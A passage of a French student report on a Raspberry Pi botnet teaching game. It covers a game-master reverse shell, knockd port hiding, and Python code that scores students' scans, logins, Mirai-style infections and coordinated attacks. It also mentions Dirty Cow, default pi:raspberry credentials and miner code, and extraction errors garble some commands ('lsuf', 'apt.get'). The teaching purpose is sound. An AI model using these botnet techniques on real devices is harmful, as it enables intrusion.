


Figure 68 Schéma du fonctionnement de l'attribution des points

Le serveur annonce qu'une partie commence, les moniteurs calculent leur score et envoient périodiquement le score, une fois envoyé nous regardons si le serveur a envoyé la requête permettant de mettre fin à la partie, dans le cas contraire nous réitérons l'action précédente jusqu'à la fin de la partie. Une fois la partie terminée, nous nous remettons en attente de début de nouvelle partie et effaçons le tableau des scores de cette partie.

La saisie des paramètres peut se faire de plusieurs façons :

1. Un utilisant un fichier configuration.ini et parser son contenu à l'aide de la librairie ConfigParser <sup>26</sup>;
2. En paramétrant chaque partie à l'aide de l'interface de l'application.

Une fois que tous les joueurs prévus se sont connectés et que toutes les cartes se sont annoncées, le maître du jeu devra taper la commande permettant de lancer une partie.

<sup>26</sup> <https://www.tresfacile.net/manipulation-des-fichiers-de-configuration-en-python/>

### 7.1.5 Reverse shell



Figure 69 Ce schéma représente le fonctionnement de la prise en main sur un équipement du réseau

Lorsque la carte va s'annoncer auprès du serveur, la connexion entre la carte et ce dernier sera stockée dans une liste, le maître du jeu pourra alors sélectionner la carte qu'il souhaite à l'aide du prompt et la connexion sera mise en premier plan.

Il faudra qu'il soit possible de lancer au minimum la commande : `wget`, afin de pouvoir télécharger des fichiers sur la carte, même si un élève en prenait le contrôle.

Il faudrait aussi qu'il soit possible de reboot ou shutdown la carte à distance.

Lorsque le maître du jeu décide d'arrêter d'utiliser le reverse shell, il faudrait que la connexion cesse sans fermer le socket. Ainsi, la carte restera connectée au jeu.



### 7.1.6 Monitoring niveaux moyens et difficiles

Ces niveaux n'ayant pas été implémentés ou testés ont tout de même été l'objet d'une analyse. Voici les outils qu'il est possible d'utiliser afin de les implémenter.

Les systèmes de monitoring mis en place devraient permettre de facilement détecter ces niveaux une fois qu'ils seront implémentés.

Ces propositions n'ont jamais fait état de tests à l'aide de botnet et ne sont que des propositions faites à une personne souhaitant reprendre notre jeu. Les solutions proposées sont documentées et une précision quant à la possibilité de monitorer ce défi est décrit dans chaque sous chapitre.

#### 7.1.6.1 Scan moyen

Afin de réaliser ce défi, il faudra configurer plusieurs interfaces sur le routeur afin de pouvoir gérer plusieurs sous réseau et être capable de les faire communiquer entre eux.

Dans le scan facile, le masque de sous-réseau est de classe C, ce qui signifie que beaucoup de combinaisons pour des réseaux existent et que le nombre de combinaisons désignant un hôte sont limitées.

Pour un CIDR de /24 nous obtenons  $2^8 - 2$  hôtes possibles, soit, 254 hôtes par sous réseau.

Nous pourrions rendre le scan plus difficile en augmentant le nombre d'hôtes possible pour le sous-réseau en choisissant un plus petit masque, par exemple /16(65'534) ou même voir un masque /8 (16'777'214), mais ce masque serait beaucoup trop grand et pourrait prendre trop de temps à être entièrement parcourues.


L'utilisation d'un masque de sous-réseau plus petit ne poserait aucun problème quant à l'implémentation faite actuellement dans le monitoring de scan, le code pour le scan facile pourrait être réutilisé, il suffit simplement de définir un masque plus petit.

#### 7.1.6.2 Scan difficile

Cette implémentation permettra de cacher les ports 22/23 aux attaquants. Pour ce faire nous allons utiliser knockd qui est téléchargeable sur notre carte à l'aide de la commande

```
sudo apt.get install knockd
```

Il faudra ensuite configurer la séquence que nous souhaitons traiter afin d'ouvrir le port. Cette configuration s'effectue dans le fichier présent dans /etc/knockd.conf



```
pi@raspberrypi: ~  
GNU nano 2.7.4 File: /etc/knockd.conf  
[options]  
    UseSyslog  
  
[openSSH]  
    sequence      = 7000,8000,9000  
    seq_timeout   = 5  
    command       = /sbin/iptables -A INPUT -s %IP% -p tcp --dport 22 -j ACCEPT  
    tcpflags      = syn  
  
[closeSSH]  
    sequence      = 9000,8000,7000  
    seq_timeout   = 5  
    command       = /sbin/iptables -D INPUT -s %IP% -p tcp --dport 22 -j ACCEPT  
    tcpflags      = syn
```


Figure 70 knockd configuration par défaut

Ce qui est décrit dans [options] signifie que les tentatives de knock seront loguées.

[openSSH] décrit les actions nécessaires afin d'ouvrir le port 22. Le port 22 va s'ouvrir si et seulement si, des requêtes sont envoyées à la machine en demande un accès au port 7000, puis 8000 et finalement 9000. Ces trois ports étant choisis par défaut, il peut être intéressant de les laisser comme tel, ainsi des élèves pourraient découvrir l'existence du port knocking, il reste toutefois simple de modifier cette séquence une fois que ce défi sera résolu trop facilement.

Il faut saisir cette séquence en 5 secondes et si l'attaquant y arrive, la commande décrite dans « command » sera alors lancée. Dans ce cas, nous ouvrons le port 22 pour l'adresse IP souhaitant se connecter à l'hôte distant.


[closeSSH] décrit les actions à entreprendre pour fermer le port, il faudra knock aux ports 7000, 8000 et 9000 en moins de 5 secondes afin de fermer le port.



```
pi@raspberrypi: ~  
GNU nano 2.7.4 File: /etc/default/knockd  
  
# control if we start knockd at init or not  
# 1 = start  
# anything else = don't start  
# PLEASE EDIT /etc/knockd.conf BEFORE ENABLING  
START_KNOCKD=1  
  
# command line options  
#KNOCKD_OPTS="-i eth1"
```

Figure 71 Configuration de /etc/default/knockd

Il faut désormais passer « START\_KNOCKD » à 1 afin de lancer le port knocking.



```
Starting Nmap 6.47 ( http://nmap.org ) at 2020-07-20 23:00 EDT  
Nmap scan report for 192.168.1.10  
Host is up (0.030s latency).  
Not shown: 998 closed ports  
PORT      STATE SERVICE  
22/tcp    open  ssh  
23/tcp    open  telnet  
MAC Address: B8:27:EB:D6:B8:AF (Raspberry Pi Foundation)  
  
Nmap done: 1 IP address (1 host up) scanned in 12.44 seconds  
root@osboxes:~# nmap 192.168.1.10  
  
Starting Nmap 6.47 ( http://nmap.org ) at 2020-07-20 23:03 EDT  
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn  
Nmap done: 1 IP address (0 hosts up) scanned in 0.57 seconds  
root@osboxes:~#
```

Figure 72 Résultat de nmap sur la Raspberry Pi après la mise en place de knockd

Nous pouvons ici observer qu'il n'y a plus de ports ouverts visibles depuis la machine 192.168.1.7, alors que lorsque nous effectuons les commandes

telnet 192.168.1.10 7000

telnet 192.168.1.10 8000

telnet 192.168.1.10 9000

et que nous effectuons à nouveau un nmap sur l'adresse de la carte, nous les retrouvons à nouveau.

```
telnet: Unable to connect to remote host: Connection refused
root@osboxes:~# telnet 192.168.1.10 7000
Trying 192.168.1.10...
telnet: Unable to connect to remote host: Connection refused
root@osboxes:~# telnet 192.168.1.10 8000
Trying 192.168.1.10...
telnet: Unable to connect to remote host: Connection refused
root@osboxes:~# telnet 192.168.1.10 9000
Trying 192.168.1.10...
telnet: Unable to connect to remote host: Connection refused
root@osboxes:~# nmap 192.168.1.10

Starting Nmap 6.47 ( http://nmap.org ) at 2020-07-20 23:12 EDT
Nmap scan report for 192.168.1.10
Host is up (0.20s latency).
Not shown: 998 closed ports
PORT      STATE      SERVICE
22/tcp    filtered  ssh
23/tcp    open       telnet
MAC Address: B8:27:EB:D6:B8:AF (Raspberry Pi Foundation)

Nmap done: 1 IP address (1 host up) scanned in 10.81 seconds
root@osboxes:~#
```

Figure 73 Ouverture du port à la suite de la bonne séquence entrée

Pour s'assurer que seul celui qui a effectué la bonne séquence est connecté, j'ai effectué un nmap depuis l'adresse 192.168.1.17 et le résultat est que seul le port telnet est ouvert.

```
Starting Nmap 7.70 ( https://nmap.org ) at 2020-07-27 20:48 EDT
Nmap scan report for 192.168.1.10
Host is up (0.099s latency).
Not shown: 539 filtered ports, 460 closed ports
PORT      STATE      SERVICE
23/tcp    open       telnet

Nmap done: 1 IP address (1 host up) scanned in 10.77 seconds
osboxes@cnc:~$
```

Figure 74 nmap depuis 192.168.1.17

L'implémentation de knockd a été faite en suivant un tutoriel<sup>27</sup>, l'implémentation n'est pas très dure à mettre en place et le système de monitoring pour le niveau facile ne permettrait pas de gérer ce challenge. Une façon simple d'attribuer des points pour ce défi serait de surveiller le fichier de log que nous pouvons spécifier dans le fichier de configuration de knockd et d'attribuer des points au joueur ayant réussi à trouver la séquence.

<sup>27</sup> <https://www.howtoforge.com/tutorial/how-to-use-port-knocking-to-hide-the-ssh-port-from-attackers-on-ubuntu/>

#### 7.1.6.3 Login moyen

Il suffit de changer le mot de passe de l'utilisateur pi en y insérant par exemple un mot de passe composé de 8 caractères minuscules et d'un chiffre.

La méthode de monitoring déjà existante permet l'implémentation de ce défi.

L'élève réussira ce défi en répartissant correctement la puissance de calcul nécessaire afin de trouver le mot de passe pour un identifiant donné. Pour l'autre variante proposé, il est possible d'implémenter ceci <sup>28</sup> dans le cas d'une connexion SSH.

#### 7.1.6.4 Login difficile

De nos jours, nous sommes plus vigilants et sensibilisés par rapport à la génération ainsi qu'à la gestion de mot de passe que par le passé.

En saisissant un mot de passe fort ainsi qu'un nom d'identifiant relativement unique, il sera presque impossible pour un élève de réussir à trouver le mot de passe.

Nous pouvons donc utiliser ce défi comme une sorte de sensibilisation à la difficulté de créer un botnet lorsque plusieurs systèmes de sécurité sont mis en place.

Dans tous les cas, ce défi est facilement implémentable et le système de monitoring déjà mis en place permettra d'attribuer des points au joueur le réussissant.

Il suffit de se connecter en root et de saisir

passwd pi

L'implémentation a été testée mais le botnet permettant de résoudre ce défi n'a pas été implémenté.

#### 7.1.6.5 Infection moyenne

Après analyse de ce qu'apporte l'attaque définie dans le chapitre 5.1, l'infection marchera uniquement si le payload est exécuté sur notre cible. Il faudra donc dans ce cas avoir un accès en remote à la cible, ce qui revient à effectuer la même attaque que pour le niveau facile.

Il serait ici intéressant d'utiliser l'exploit Dirty Cow (chapitre 5.3) sur la carte, afin d'obtenir les privilèges permettant l'exécution du code que nous allons télécharger sur notre cible.

A condition que le bot soit lancé avec Python3, la méthode de monitoring mise actuellement en place permet l'ajout de ce niveau.

L'élève devra être capable de détecter que la version de la carte est vulnérable à cette attaque et effectuer l'action décrite afin d'obtenir des accès privilégiés.

#### 7.1.6.6 Attaque moyenne

Cette attaque, à l'instar de celles de type DDOS, va cibler les composants que nous infecterons. Il faudra que les élèves implémentent dans leur bot du code python permettant la création de cryptomonnaie.

La solution de monitoring mise en place est inexistante. Il faudra imaginer et trouver un moyen de détecter qu'une telle action est en cours sur la carte.

Nous pouvons trouver plusieurs exemples de code <sup>29</sup> sur github. La surveillance ne se fera donc plus sur une cible comme pour les niveaux faciles, mais se fera directement sur la carte infectée.

---

<sup>28</sup> <https://unix.stackexchange.com/questions/418582/in-sshd-config-maxauthtries-limits-the-number-of-auth-failures-per-connection>

<sup>29</sup> <https://github.com/jgarzik/pyminer>  
<https://github.com/malwaredlc/byob/blob/master/byob/core/miner.py>

## 7.2 Obtention des points

Les méthodes de monitoring 5.4.1.1, 5.4.2.1 et 5.4.3.1 sont implémentées sur les cartes Raspberry Pi, ces méthodes sont implémentées dans le fichier « client.py ». Le point 5.4.4.1 est chargé sur une VM victime (ou une Rasp) afin de monitorer les attaques, la méthode est implémentée dans le fichier « attack\_monitor.py ».

### 7.2.1 Monitoring scan facile

Notre but ici est de pouvoir identifier une tentative de reconnaissance du réseau par différents moyens, un nmap, un ping, etc. Nous allons donc avoir besoin d'une commande ou d'un outil permettant l'analyse de trafic réseau.

Nous combinerons l'utilisation de cette commande à celle de la librairie subprocess en utilisant Popen. Cette librairie permet de créer des processus et de se connecter au canal d'entrée, sortie, erreur afin de pouvoir effectuer des actions selon ce qui va se produire dans le processus précédemment créé.

La solution qui a été retenue est l'utilisation de tcpdump<sup>30</sup>. En utilisant la commande «sudo tcpdump -l dst <ip>». Il est possible d'afficher toutes les requêtes (-l) à destination(dst) de l'adresse (<ip>).

Dans un premier temps des tests ont été effectués afin de détecter si les requêtes ping étaient détectées. Ce qui est bien le cas. En entrant la commande : ping 192.168.1.10 sur la machine 192.168.1.16 nous obtenons sur la carte :

```
14:05:34.246559 IP 192.168.1.16 > 192.168.1.10: ICMP echo request, id 730, seq 1
, length 64
14:05:34.247016 IP 192.168.1.16 > 192.168.1.10: ICMP echo request, id 730, seq 2
, length 64
```

Figure 75 Détection d'un ping par tcpdump

J'ai ensuite voulu voir si cette commande permettait de détecter un scan nmap. En saisissant donc :

nmap 192.168.1.10 sur la machine 192.168.1.16 nous obtenons le résultat suivant sur la carte :

```
15:40:33.202485 IP 192.168.1.16.51030 > 192.168.1.10.3995: Flags [S], seq 222159
832, win 64240, options [mss 1460,sackOK,TS val 3998855153 ecr 0,nop,wscale 7],
length 0
15:40:33.204075 IP 192.168.1.16.32916 > 192.168.1.10.10629: Flags [S], seq 11316
52215, win 64240, options [mss 1460,sackOK,TS val 3998855154 ecr 0,nop,wscale 7]
, length 0
```

Figure 76 Détection d'un scan avec nmap

Ayant obtenu les résultats souhaités, la commande précédemment citée a été retenue afin de monitorer le niveau facile de scan.

Il ne reste donc plus qu'à automatiser le code afin de fournir à Popen l'adresse de la carte actuelle, pour faire ceci j'ai utilisé une méthode<sup>31</sup> trouvée sur internet permettant d'obtenir l'adresse IP de sa carte

```
# Method to get IP of current Raspberry Pi Card
get_ip = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
get_ip.connect(("8.8.8.8", 80))
ip_address = get_ip.getsockname()[0]
```

Figure 77 Méthode permettant d'obtenir son adresse IP

En observant le format de réponse de tcpdump nous observons que l'adresse IP source est spécifiée en 3<sup>ème</sup> position de chaque ligne. Il faut donc parser chaque ligne en séparant les espaces à l'aide de la méthode split et vérifier que l'IP présente en index2 est un joueur de notre partie.

<sup>30</sup> <https://www.tcpdump.org/manpages/tcpdump.1.html>

<sup>31</sup> <https://stackoverflow.com/questions/166506/finding-local-ip-addresses-using-pythons-stdlib>

Si c'est le cas et que ce joueur n'a jamais obtenu de point sur ce défi, nous incrémenterons son score de 1 point. Parfois, certaines adresses que nous obtenons sont des noms de domaine. Une méthode permettant de vérifier si nous avons bien obtenu une adresse IP a été implémentée.

Afin d'éviter les erreurs de concurrence, un lock a été implémenté, ce dernier permet de bloquer l'accès à une variable dans un thread, effectuer un ensemble d'actions, ici nous incrémenterons le score déjà présent et ajouterons l'IP dans le set permettant de vérifier que le point n'est attribué qu'une seule fois. Ce set est unique à chaque méthode de monitoring.

Une fois cette action terminée, le thread release le lock et l'exécution reprendra son cours. Il a également fallu gérer les cas où l'élément effectuant le scan était une carte infectée.

Pour ce faire nous récupérons la liste de cartes infectées fournies par le serveur et nous effectuons une vérification afin de savoir si une des cartes infectées par un joueur à effectuer un scan sur notre machine. Vous obtiendrez plus de précision dans le chapitre traitant les communications entre le serveur et les moniteurs.

Une fois que la partie est terminée, nous terminons le processus et nous remettons en attente d'une nouvelle partie.

Lorsqu'une partie commence, nous initialiserons un set contenant l'IP des joueurs ayant réussi le défi, ceci nous permet d'attribuer une seule fois les points à un joueur ayant réussi un scan sur notre carte.

```
def monitoring_scan_easy():
    """
    This method is used to give 1 point to a PLAYER which have emit a request to the current IP address
    Give 1 point
    :return: None
    """
    # Method to get IP of current Raspberry Pi Card
    # source : https://stackoverflow.com/questions/166506/finding-local-ip-addresses-using-pythons-stdlib
    get_ip = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
    get_ip.connect(("8.8.8.8", 80))
    ip_address = get_ip.getsockname()[0]

    while True:
        global game_start
        currentPi = set()
        while not game_start:
            pass
        while game_start:
            p = subprocess.Popen(['sudo', 'tcpdump', '-l', 'dst', ip_address], stdout=subprocess.PIPE)
            for row in iter(p.stdout.readline, b''):
                temp = row.split()
                ip = temp[2].decode("utf-8").split('.')
                final_ip = '.'.join(ip[:4])
                if is_valid_ipv4_address(final_ip):
                    if final_ip in score and final_ip not in currentPi:
                        with lock:
                            currentPi.add(final_ip)
                            score[final_ip] += 1
                            print(final_ip + " got a point in scan easy")

                    for player in list_player:
                        if final_ip in player.cards and final_ip not in currentPi:
                            with lock:
                                currentPi.add(final_ip)
                                score[player.ip] += 1
                                print("The player {} got a point in scan easy with the Infected card {}".format(player.ip, final_ip))

            if not game_start:
                p.terminate()
                break
```

Figure 78 Code utilisé afin d'attribuer des points à un joueur lorsqu'il effectue un scan

Un point important à noter, tcpdump nécessite le droit root afin de s'exécuter, le script se lançant à l'aide du compte root, nous n'aurons pas ce problème. Par soucis de portabilité, sudo sera gardé.

L'attribution du point ici ne garantit pas que la requête a été effectuée volontairement par l'élève et ne nous garantit également pas que l'élève a compris que ce qu'il venait de scanner était une machine cible. Nous ne savons pas ce que l'élève effectue comme action et ce qu'il va faire de cela.

Nous partons donc du fait que l'élève ayant réussi à trouver la carte saura quoi en faire. Dans le pire des cas, un point sera distribué à l'élève.



### 7.2.2 Monitoring login facile

Le fonctionnement global pour le monitoring du login est semblable au point 7.2.1. Ici la commande qui a été retenue est `who`<sup>32</sup>. Cette méthode permet de voir qui est connecté sur notre machine, dans notre cas, cette commande sans aucun paramètre nous est suffisant.

Je souhaitais trouver une commande permettant d'identifier une connexion réussie. Dans un premier temps une solution à l'aide de `netstat` a été envisagée, mais cette dernière notifiait une tentative de connexion et il était donc impossible de savoir si cette tentative était réussie ou non.

```

pi@raspberrypi:~ $ who
pi      tty7      2020-07-25 12:21 (:0)
pi      pts/0      2020-07-25 14:03 (192.168.1.4)
pi@raspberrypi:~ $ who
pi      tty7      2020-07-25 12:21 (:0)
pi      pts/0      2020-07-25 14:03 (192.168.1.4)
pi      pts/1      2020-07-25 17:31 (192.168.1.16)

```

Figure 79 Résultats des tests de la commande `who`

La première exécution de `who` a été effectuée avant de nous connecter en telnet depuis la machine 192.168.1.16 à l'aide de la commande : `telnet 192.168.1.10`.

Lorsque nous sommes dans le prompt de saisie d'identifiant, aucune information n'est remontée à l'aide de la méthode `who`. Lorsque nous avons saisi les identifiants de la carte (pi :rasberry) nous obtenons le résultat présent dans le screen précédent, nous voyons qu'une connexion a été réussie entre 192.168.1.16 et 192.168.1.10.

En observant le format de la réponse nous voyons que l'adresse IP source est présente en 5<sup>ème</sup> position. Il faudra cette fois-ci split la ligne en supprimant les espaces et il faudra également retirer les parenthèses de notre adresse source.

Nous effectuerons les mêmes vérifications que pour le monitoring de scan facile afin d'attribuer un point au joueur ayant réussi à se logger.

```

while True:
    currentPi = set()
    global game_start, list_player
    while not game_start:
        pass
    while game_start:
        p = subprocess.Popen(['who'], stdout=subprocess.PIPE)
        for row in iter(p.stdout.readline, b''):
            temp = row.split()
            if len(temp) == 5:
                ip = temp[4]
                ip = ip[1:len(ip) - 1].decode("utf-8")
                if (ip in score and ip not in currentPi):
                    with lock:
                        currentPi.add(ip)
                        score[ip] += 1
                        print(ip + " got a point in login easy")
                for player in list_player:
                    if ip in player.cards and ip not in currentPi:
                        with lock:
                            currentPi.add(ip)
                            score[player.ip] += 1
                            print("The player {} got a point in login easy with the infected card {}".format(
                                player.ip, ip))
        p.terminate()

```

Figure 80 Code utilisé afin d'attribuer des points à un joueur lorsqu'il effectue un login réussi

<sup>32</sup> <https://linux.die.net/man/1/who>

### 7.2.3 Monitoring infection facile

La logique est la même que citée dans les points précédents. Il nous fallait ici une commande nous permettant de nous assurer qu'une connexion a été établie à l'aide d'un code python3. En réutilisant la méthode who, nous n'aurions pas cette garantie.

Après quelques recherches la commande qui a été retenue est `lsuf33-i -P -n`

Cette méthode permet de lister les fichiers ouverts. Avec les options sélectionnées, nous affichons tous les fichiers ouverts. Il est possible d'obtenir le nom de la commande qui a été exécutée afin de lancer l'application. Nous obtenons également les adresses de source et destination et des informations concernant l'état de la connexion.

La version retravaillée de Mirai tourne en python3 et devra tourner en python3 afin d'être détectée. Afin qu'un élève obtienne les points, il faudra qu'une communication soit établie entre la carte Raspberry Pi et l'adresse IP de son CNC. L'élève devra faire tourner son CNC sur sa machine.

Seul le premier joueur à avoir infecté la carte pourra obtenir l'IP de la carte dans sa liste de carte infectée. Cette solution a été choisie afin d'éviter le cas où plusieurs joueurs réussissent à infecter une carte et à se connecter à leur CNC et qu'un seul des scripts présents ramènent des points à tous les joueurs étant considéré comme l'ayant en leur possession.

Cela rajoute en plus une dynamique de besoin de rapidement infecter une carte. Les autres joueurs devront être attentifs et exclure les cartes ayant déjà été infectées de leurs bots afin de ne pas donner des points à un autre joueur

```
while True:
    currentPi = set()
    global game_start
    while not game_start:
        pass
    while game_start:
        p = subprocess.Popen(['lsuf', '-i', '-P', '-n'], stdout=subprocess.PIPE)
        for row in iter(p.stdout.readline, b''):
            row = row.decode("utf-8")
            temp = row.split()
            if temp[0] == "python3":
                if len(temp) >= 9:
                    ip_temp = temp[8].split('->')
                    if len(ip_temp) >= 2:
                        if "*" in ip_temp[0]:
                            continue
                        ip1 = ip_temp[0]
                        ip2 = ip_temp[1]

                        ip1_temp_without = ip1.split(':')
                        ip2_temp_without = ip2.split(':')
                        ip1_without_port = ip1_temp_without[0]
                        ip2_without_port = ip2_temp_without[0]

                        if current_ip == ip1_without_port and ip2_without_port in score and ip2_without_port not in currentPi:
                            with lock:
                                currentPi.add(ip2_without_port)
                                score[ip2_without_port] += 2
                                print(ip2_without_port + " got a point in INFECTION easy")
                            global first_infection
                            if not first_infection:
                                with lock:
                                    first_infection = True
                                # If it's the first time the card is infected, we send "infected" + ip CNC + ip Card +
                                # current score
                                m = pickle.dumps(["infected", ip2_without_port, current_ip, score])
                                s.send(m)
                        else:
```

Figure 81 Code utilisé afin d'attribuer des points à un joueur lorsqu'il effectue une infection réussie

À la différence des autres méthodes employées, celle-ci va avertir le serveur que la carte a été infectée. Pour ce faire nous allons envoyer au travers du socket le mot clé « infected » ainsi que l'IP du joueur, l'IP de la carte et le score actuel. Ce message sera parsé par le serveur et communiquera aux autres cartes que la carte appartient désormais au joueur l'ayant infecté.

<sup>33</sup> <https://linux.die.net/man/8/lsuf>



### 7.2.4 Monitoring attaque facile

Le but ici est de détecter un nombre de requêtes faites simultanément par toutes les cartes infectées d'un joueur. Nous allons reprendre le fonctionnement de la méthode décrite au point 7.2.1 en utilisant tcpdump.

Nous allons tout d'abord implémenter une méthode permettant de gérer un set d'adresse ayant fait une requête auprès de nous. Nous aimerions garder ce set pendant quelques secondes avant de l'effacer et re capturer le réseau.

Si une attaque a lieu, toutes les cartes du joueur doivent effectuer une requête auprès du serveur d'attaque dans un délai court. De façon arbitraire, le délai de 3 secondes a été retenu, car il permettait d'obtenir le résultat souhaité. Mais ce délai peut être changé en modifiant la valeur de la variable timer présente dans le fichier `attack_monitor.py`.

Les conditions pour obtenir les points sont les suivantes :

1. Avoir au minimum deux cartes infectées ;
2. Toutes les cartes doivent attaquer simultanément la machine cible dans une fenêtre de 3 secondes.

```
def monitoring_attack_easy():
    get_ip = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
    get_ip.connect(("8.8.8.8", 80))
    ip_address = get_ip.getsockname()[0]
    while True:
        global game_start, temp_ip
        currentPi = set()
        while not game_start:
            pass
        while game_start:
            p = subprocess.Popen(['tcpdump', '-l', 'dst', ip_address], stdout=subprocess.PIPE)
            for row in iter(p.stdout.readline, b''):
                temp = row.split()
                ip = temp[2].decode("utf-8").split('.')
                final_ip = '.'.join(ip[:4])
                if is_valid_ipv4_address(final_ip):
                    with lock:
                        temp_ip.add(final_ip)
                        for player in list_player:
                            if len(player.cards) >= 2:
                                result = all(elem in temp_ip for elem in player.cards)
                                if result and player.ip not in currentPi:
                                    currentPi.add(player.ip)
                                    score[player.ip] += 2
                                    print(player.ip + " got a point in attack easy")
            if not game_start:
                p.terminate()
                break
```

Figure 82 Code utilisé afin d'attribuer des points à un joueur lorsqu'il effectue une attaque réussie

